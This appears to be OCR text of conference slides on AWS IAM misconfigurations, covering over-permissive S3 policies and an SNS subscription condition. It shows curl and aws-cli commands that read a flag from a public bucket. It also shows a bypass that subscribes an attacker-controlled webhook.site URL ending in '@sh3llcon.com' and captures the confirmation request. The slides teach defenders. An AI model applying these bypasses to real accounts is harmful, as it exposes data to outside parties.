
Intro: Service Control Policies (SCPs)

Intro: Policy evaluation logic



*A session principal is either a role session or an IAM federated user session.

Intro: Policy evaluation logic




Case 1

S3

Case 1: AWS S3

Goal: Give Read and Write access to my application




Case 1: AWS S3

How to give access to a S3 bucket:

- Make it public
- Add S3 permissions to our APP IAM role
- Use S3 bucket policies
- Use S3 ACLs
- Use S3 Access points
- Use S3 Access grants (new)

Case 1: AWS S3



S3 has **160** available actions

Case 1: AWS S3.1

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RWS3Access",
      "Effect": "Allow",
      "Action": "s3:*",
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket",
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"
      ]
    }
  ]
}
```

- Eliminar el bucket
- Hacerlo público
- Deshabilitar logs
- Replicarlo en otra cuenta
- Desactivar versionado
- Desactivar protecciones de retención

Case 1: AWS S3.1

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RWS3Access",
      "Effect": "Allow",
      "Action": [
        "s3:DeleteObject*",
        "s3:GetObject*",
        "s3:ListBucket",
        "s3:PutObject*"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket",
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"
      ]
    }
  ]
}
```


- ~~Eliminar el bucket~~
- Hacerlo público
- ~~Deshabilitar logs~~
- ~~Replicarlo en otra cuenta~~
- Desactivar versionado *
- Desactivar protecciones de retención

Case 1: AWS S3.1

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RWS3Access",
      "Effect": "Allow",
      "Action": [
        "s3:DeleteObject",
        "s3:GetObject",
        "s3:ListBucket",
        "s3:PutObject"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket",
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"
      ]
    }
  ]
}
```

Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account



Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

Application Role Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Sh3llconPolicy",
      "Effect": "Allow",
      "Action": [
        "s3:ListBucket",
        "s3:GetObject"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket/*",
        "arn:aws:s3:::sh3llcon-invoices-bucket"
      ]
    }
  ]
}
```

Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

Bucket Policy

Case 1: AWS S3.2

Using curl

```
❯ curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Name>sh3llcon-invoices-bucket</Name><Prefix></Prefix><Marker></Marker><MaxKeys>1000</MaxKeys><IsTruncated>false</IsTruncated><Contents><Key>flag.txt</Key><LastModified>2024-01-24T09:03:12.000Z</LastModified><ETag>&amp;quot;e81174fac36bf343b386493489557f74&amp;quot;</ETag><Size>22</Size><Owner><ID>e8c8231011f49c01bd96e5dc84400b571fb3daa0819936e9d3f470db1ff21f60</ID><DisplayName>cloudsec+shellcon</DisplayName></Owner><StorageClass>STANDARD</StorageClass></Contents></ListBucketResult>%
```

```
❯ curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/flag.txt
FLAG{Hello sh3llcon!}
```

Case 1: AWS S3.2

Using aws cli

```
❯ aws s3 ls s3://sh3llcon-invoices-bucket --no-sign-request
2024-01-24 10:03:12         22 flag.txt
```


```
❯ aws s3 cp s3://sh3llcon-invoices-bucket/flag.txt . --no-sign-request
download: s3://sh3llcon-invoices-bucket/flag.txt to ./flag.txt
```

Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

Recommended Bucket Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Sh3llconPolicy",
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": [
        "s3:ListBucket",
        "s3:GetObject"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket/*",
        "arn:aws:s3:::sh3llcon-invoices-bucket"
      ],
      "Condition": {
        "StringEquals": {
          "aws:PrincipalArn": [
            "arn:aws:iam::058264305166:role/role-a",
            "arn:aws:iam::058264305166:role/role-b"
          ],
          "aws:PrincipalOrgID": "o-xxxxxxxx"
        }
      }
    }
  ]
}
```



Case 1: AWS S3.2

Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket. Bucket policies don't apply to objects owned by other accounts. Learn more

Bucket ARN

arn:aws:s3:::testing-sh3llcon-1

Policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "ROAccess",
            "Effect": "Allow",
            "Principal": "*",
            "Action": [
                "s3:ListBucket",
                "s3:GetObject"
            ],
            "Resource": [
                "arn:aws:s3:::testing-sh3llcon-1",
                "arn:aws:s3:::testing-sh3llcon-1/*"
            ],
            "Condition": {
                "ForAllValues:StringLike": {
                    "aws:PrincipalArn": [
                        "arn:aws:iam::159099726207:role/aws-reserved/sso.amazonaws.com/us-west-2/AWSReservedSSO_Admin_a52686c7aefe42c3",
                        "arn:aws:iam::159099726207:role/aws-reserved/sso.amazonaws.com/us-west-2/AWSReservedSSO_SecurityAdmin_922607fd95a379ef"
                    ]
                }
            }
        }
```

JSON Ln 3, Col 4

Security: 1 | Errors: 0 | Warnings: 0 | Suggestions: 0

Learn more about policy validation

Search security warnings


Ln 18, Col 5	**Forallvalues With Single Valued Key:** Using ForAllValues qualifier with the single-valued condition key aws:PrincipalArn can be overly permissive. We recommend that you remove ForAllValues:. Learn more


In last year AWS added:

- Block public access by default
- ACLs disabled by default
- Access Analyzer in bucket policy editor
- New ways of give access to S3

Case 1: AWS S3.2


Did you say “new ways of give access to S3”?






Case 2

SNS



Case 2: AWS SNS

Goal: Allow subscription from *@sh3llcon.com users



Dashboard
Topics
Subscriptions
Mobile
Push notifications
Text messaging (SMS)
Origination numbers

Topics (0)

Edit | Delete | Publish message | Create topic

Search

1

Name	Type	ARN

No topics

To get started, create a topic.

Create topic

LIVE

Create topic

Details

Type Info

Topic type cannot be modified after topic is created

- FIFO (first-in, first-out)
  - Strictly-preserved message ordering
  - Exactly-once message delivery
  - High throughput, up to 300 publishes/second
  - Subscription protocols: SQS
- Standard
  - Best-effort message ordering
  - At-least once message delivery
  - Highest throughput in publishes/second
  - Subscription protocols: SQS, Lambda, HTTP, SMS, email, mobile application endpoints

Name

sh3llcon-invoices

Maximum 256 characters. Can include alphanumeric characters, hyphens (-) and underscores (_).

Display name - *optional* Info

To use this topic with SMS subscriptions, enter a display name. Only the first 10 characters are displayed in an SMS message.

My Topic

Maximum 100 characters.

Encryption - *optional*

Amazon SNS provides in-transit encryption by default. Enabling server-side encryption adds at-rest encryption to your topic.

Access policy - *optional* Info

Access policy - *optional* Info

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.

Choose method

- (•) Basic — Use simple criteria to define a basic access policy.
- ( ) Advanced — Use a JSON object to define an advanced access policy.

Publishers

Specify who can publish messages to the topic.

Only the topic owner
Only the owner of the topic can publish to the topic

Subscribers

Specify who can subscribe to this topic.

Only requesters with certain endpoints

*@sh3llcon.com

Only requesters whose endpoints match a specific value can subscribe to the topic. For example, *@example.com or http://www.example.com

JSON preview

```
      },
      "Action": [
        "SNS:Subscribe"
      ],
      "Resource": "arn:aws:sns:us-
west-2:058264305166:sh3llcon-invoices",
      "Condition": {
        "StringLike": {
          "SNS:Endpoint": "*@sh3llcon.com"
        }
      }
    }
  ]
}
```

Data protection policy - *optional* Info

This policy defines which sensitive data to monitor and to prevent from being exchanged via your topic.

Delivery policy (HTTP/S) - *optional* Info

The policy defines how Amazon SNS retries failed deliveries to HTTP/S endpoints. To modify the default settings, expand this section.

Name
sh3llcon-test

Display name
-

ARN
arn:aws:sns:us-west-2:058264305166:sh3llcon-test

Topic owner
058264305166


Type
Standard

Subscriptions | Access policy | Data protection policy | Delivery policy (HTTP/S) | Delivery status logging | Encryption | Tags

Access policy Info

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.


```
{
  "Sid": "__console_sub_0",
  "Effect": "Allow",
  "Principal": {
    "AWS": "*"
  },
  "Action": "SNS:Subscribe",
  "Resource": "arn:aws:sns:us-west-2:058264305166:sh3llcon-test",
  "Condition": {
    "StringLike": {
      "SNS:Endpoint": "*@sh3llcon.com"
    }
  }
}
```

LIVE

REQUESTS (0/100) Newest First
Search Query

Waiting for first request...

Webhook.site lets you easily inspect, test and run scripts and workflows for any incoming HTTP request or e-mail. What's a webhook?

These addresses were generated for you just now, and anything you send will be logged here instantly — you don't even have to refresh!

Your unique URL

`https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4` Copy Open in new tab Examples

Your unique email address

`b85fef26-6b98-40ad-988f-ba47805538d4@email.webhook.site` Copy Send mail

Forward to localhost New

```
$ whcli forward --token=b85fef26-6b98-40ad-988f-ba47805538d4 --target=https://localhost
```
Install whcli

To change the response (status code, body content) of the URL, click Edit above.

With Webhook.site Pro, you get more features like Schedules, that lets you create a periodical cronjob for a given URL, or Custom Actions that lets you extract JSON or Regex values and use them to send push notifications and emails, convert and forward the request to another URL, send data to Google Sheets, Dropbox, databases like MySQL, PostgreSQL and write custom scripts using WebhookScript, and more. Read more or Upgrade now.

Star on GitHub 4,629

Request Details Permalink Raw content

Date	
Size	0 bytes
ID	

Query strings

(empty)

Headers

Form values

(empty)

No content

LIVE

```
❯ aws sns subscribe --topic-arn arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices --protocol https --notification-endpoint
https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4/@sh3llcon.com
{
    "SubscriptionArn": "pending confirmation"
}
```

LIVE

sh3llcon-invoices

Edit | Delete | Publish message

Details

Name
sh3llcon-invoices

Display name
-

ARN
arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices

Topic owner
058264305166

Type
Standard

Subscriptions | Access policy | Data protection policy | Delivery policy (HTTP/S) | Delivery status logging | Encryption | Tags | Integrations

Subscriptions (1)

Edit | Delete | Request confirmation | Confirm subscription | Create subscription

Search

1

ID	Endpoint	Status	Protocol
Pending confirmation	https://webhook.site/b85fef26-6b98-...	Pending confirmation	HTTPS

LIVE

REQUESTS (1/100) Newest First
Search Query
POST #daa89 15.221.164.146
01/24/2024 4:54:32 PM

POST https://webhook.site/b85fef26-6b98-40ad-988f-ba4780538d47/@sh3llcon.com

Host	15.221.164.146 Whois Shodan Netify Censys
Date	01/24/2024 4:54:32 PM (a few seconds ago)
Size	1.6 kB
Time	0.000 sec
ID	daa89fee-e579-492e-8cc1-604fd5c914d8

connection	close
accept-encoding	gzip,deflate
user-agent	Amazon Simple Notification Service Agent
host	webhook.site
content-length	1602
content-type	text/plain; charset=UTF-8
x-amz-sns-topic-arn	arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices
x-amz-sns-message-id	093f7fe6-821e-41e3-8b58-ed0295f3bf40
x-amz-sns-message-type	SubscriptionConfirmation

Query strings

(empty)

Form values

(empty)

Files

Raw Content

Format JSON Word-Wrap Copy

